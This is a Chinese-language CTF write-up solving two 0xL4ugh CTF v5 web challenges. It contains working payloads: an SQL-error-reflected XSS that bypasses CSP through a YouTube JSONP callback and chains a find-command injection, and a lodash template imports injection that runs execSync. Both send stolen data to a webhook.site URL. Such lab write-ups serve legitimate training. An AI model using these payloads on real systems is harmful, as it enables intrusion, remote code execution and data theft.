Some CTF 2026

0xL4ugh CTF v5 | Smol Web

绕过CSP执行XSS

这里有两个思路,一个是二次注入在creator处控制输出,然后XSS,两外一个思路是利用这段代码进行报错。

1
2
3
4
5
6
products_with_ratings = []
try:
rows = db.execute(sql).fetchall()
except sqlite3.Error as e:
rating_app.logger.error(f"SQL Error: {e}")
return make_response("<h1>[ERROR 500] Database Malfunction. Please report this bug.</h1>" + str(e), 500)

这里我选择使用报错,

1
http://192.168.31.34:5000/ratings?quantity=0%20OR%20(SELECT%201%20FROM%20`%3Cimg/src=x%3E`)

这是我的payload,选择一个不存在表名,然后输出可控的payload。

这里我使用了反引号,这个是比较关键一点,因为过滤单引号和双引号。

可以控制标签之后,让我们看一下这个CSP.

1
2
3
4
5
6
7
8
9
10
11
12
csp = (
"default-src 'self'; "
"script-src 'self' https://cdn.tailwindcss.com https://www.youtube.com; "
"style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://cdn.tailwindcss.com; "
"font-src 'self' https://fonts.gstatic.com; "
"img-src 'self' data:; "
"child-src 'self' https://www.youtube.com; "
"frame-src 'self' https://www.youtube.com; "
"object-src 'none'; "
"base-uri 'self'; "
"form-action 'self';"
)

这里相对比较简单,直接使用youtube这个绕过。

1

{% raw %}https://www.youtube.com/oembed?callback=fetch(%27/search%27,{method:%27POST%27,headers:{%27Content-Type%27:%27application/x-www-form-urlencoded%27},body:%27search=!%20%60/*gbi*y%60%27}).then(function(r){return%20r.text()}).then(function(b){%27https://webhook.site/a138efe1-2da9-4b69-8a10-0a7ba9561c3d?a=%27%2bbtoa(new%20DOMParser().parseFromString(b,%27text/html%27).body.innerText)}){% endraw %}

这是我的payload

1
2
3
4
5
6
7
8
9
10
11
fetch('/search', {
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded'
},
body: 'search=! `/*gbi*y`'
}).then(function(r) {
return r.text()
}).then(function(b) {
locaton.href = 'https://webhook.site/a138efe1-2da9-4b69-8a10-0a7ba9561c3d?a=' + btoa(new DOMParser().parseFromString(b, 'text/html').body.innerText)
})


剩下最后一步就是执行命令获取flag.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
def sanitize_input(payload):
if payload is None:
return ""
s = str(payload)
cmds = ['cc', 'gcc ', 'ex ', 'sleep ']

if re.search(r"""[<>mhnpdvq$srl+%kowatf123456789'^@"\\]""", s):
return "Character Not Allowed"
if any(cmd in s for cmd in cmds):
return "Command Not Allowed"
pattern = re.compile(r'([;&|$\(\)\[\]<>])')
escaped = pattern.sub(r'\\\1', s)
return escaped


cmd = f"find {FILES_DIR} {sanitized_payload}"

这里过滤了一堆乱七八糟的东西,说实话实际上场景根本不会这样,实在是为了出题而出题。


这里过滤太多东西,剩下一个反引号,还有就是找find命令支持哪些参数。

找到一个

1
2
3
4
5
6
7
在处理复杂的组合逻辑时,优先级非常重要:

NOT 最高 (!)

AND 次之 (-a)

OR 最低 (-o)

最终解题的payload

1
{% raw %}/ratings?quantity=0%20OR%20(SELECT%201%20FROM%20`%3Cscript%20src=https://www.youtube.com/oembed?callback=fetch(%2527/search%2527,{method:%2527POST%2527,headers:{%2527Content-Type%2527:%2527application/x-www-form-urlencoded%2527},body:%2527search%3d!%2520%2560/*gbi*y%2560%2527}).then(function(r){return%2520r.text()}).then(function(b){location.href=%2527https://webhook.site/a138efe1-2da9-4b69-8a10-0a7ba9561c3d?a=%2527%252bbtoa(new%2520DOMParser().parseFromString(b,%2527text/html%2527).body.innerText)})%3E%3C/script%3E//`){% endraw %}
0xL4ugh CTF v5 | gap

简单给了个源码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
const express = require('express');
const cons = require('consolidate');
const path = require('path');

const app = express();

app.engine('html', cons.lodash);
app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'html');

app.use(express.json());

app.post('/render', (req, res) => {
res.render('index', req.body, (err, html) => {
if (err) return res.sendStatus(500);
res.send(html);
});
});

app.listen(3000, () => console.log('listening on 3000'));

还给了个dockerfile

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
FROM node:18-alpine

WORKDIR /app

RUN npm install express consolidate lodash body-parser

RUN mkdir views && echo '<%= input %>' > views/index.html

RUN echo "0xL4ugh{REDACTED}" > /flag.txt

COPY server.js .

EXPOSE 3000

CMD ["node", "server.js"]

这里为了加大难度吧,版本也没具体给,实际上就是让自己去找。

把docker给装上,npm list一下,版本就出来了。

为了本地调试方便,直接把package.json搞好。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
{
"name": "lodash-ssti-debug",
"version": "1.0.0",
"description": "CTF Lodash SSTI Debug Environment",
"main": "server.js",
"scripts": {
"start": "node server.js",
"debug": "node --inspect server.js"
},
"dependencies": {
"express": "5.2.1",
"consolidate": "1.0.4",
"lodash": "4.17.23",
"body-parser": "2.2.2"
},
"engines": {
"node": ">=18.0.0"
}
}

如果不熟悉lodash,可以找下文档。这里会把request.body的东西都传过去,有些会当做options的参数去处理。

https://lodash.com/docs/#templateSettings-imports-_

支持的参数看这个文档。找到以下几个。

1
2
3
4
5
6
7
_.templateSettings
_.templateSettings.escape
_.templateSettings.evaluate
_.templateSettings.imports
_.templateSettings.interpolate
_.templateSettings.variable
_.templateSettings.imports._

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
source = 'function(' + (variable || 'obj') + ') {\n' +
(variable
? ''
: 'obj || (obj = {});\n'
) +
"var __t, __p = ''" +
(isEscaping
? ', __e = _.escape'
: ''
) +
(isEvaluating
? ', __j = Array.prototype.join;\n' +
"function print() { __p += __j.call(arguments, '') }\n"
: ';\n'
) +
source +
'return __p\n}';

var result = attempt(function() {
console.log(importsKeys, sourceURL);
return Function(importsKeys, sourceURL + 'return ' + source)
.apply(undefined, importsValues);
});



这里关键代码 Function(importsKeys, sourceURL + 'return ' + source)

importsKeys可控,sourceURL已经被修复了。

利用这种写法实现命令执行。

1
new Function(['{a=alert(1)}'], '{}')

找个能外发的命令,最后payload

1
2
3
4
5
6
{
"input": "test",
"imports": {
"{input = this['process']['mainModule']['require']('child_process')['execSync']('wget https://webhook.site/a138efe1-2da9-4b69-8a10-0a7ba9561c3d?`cat\u0020/flag.txt`').toString()}": {}
}
}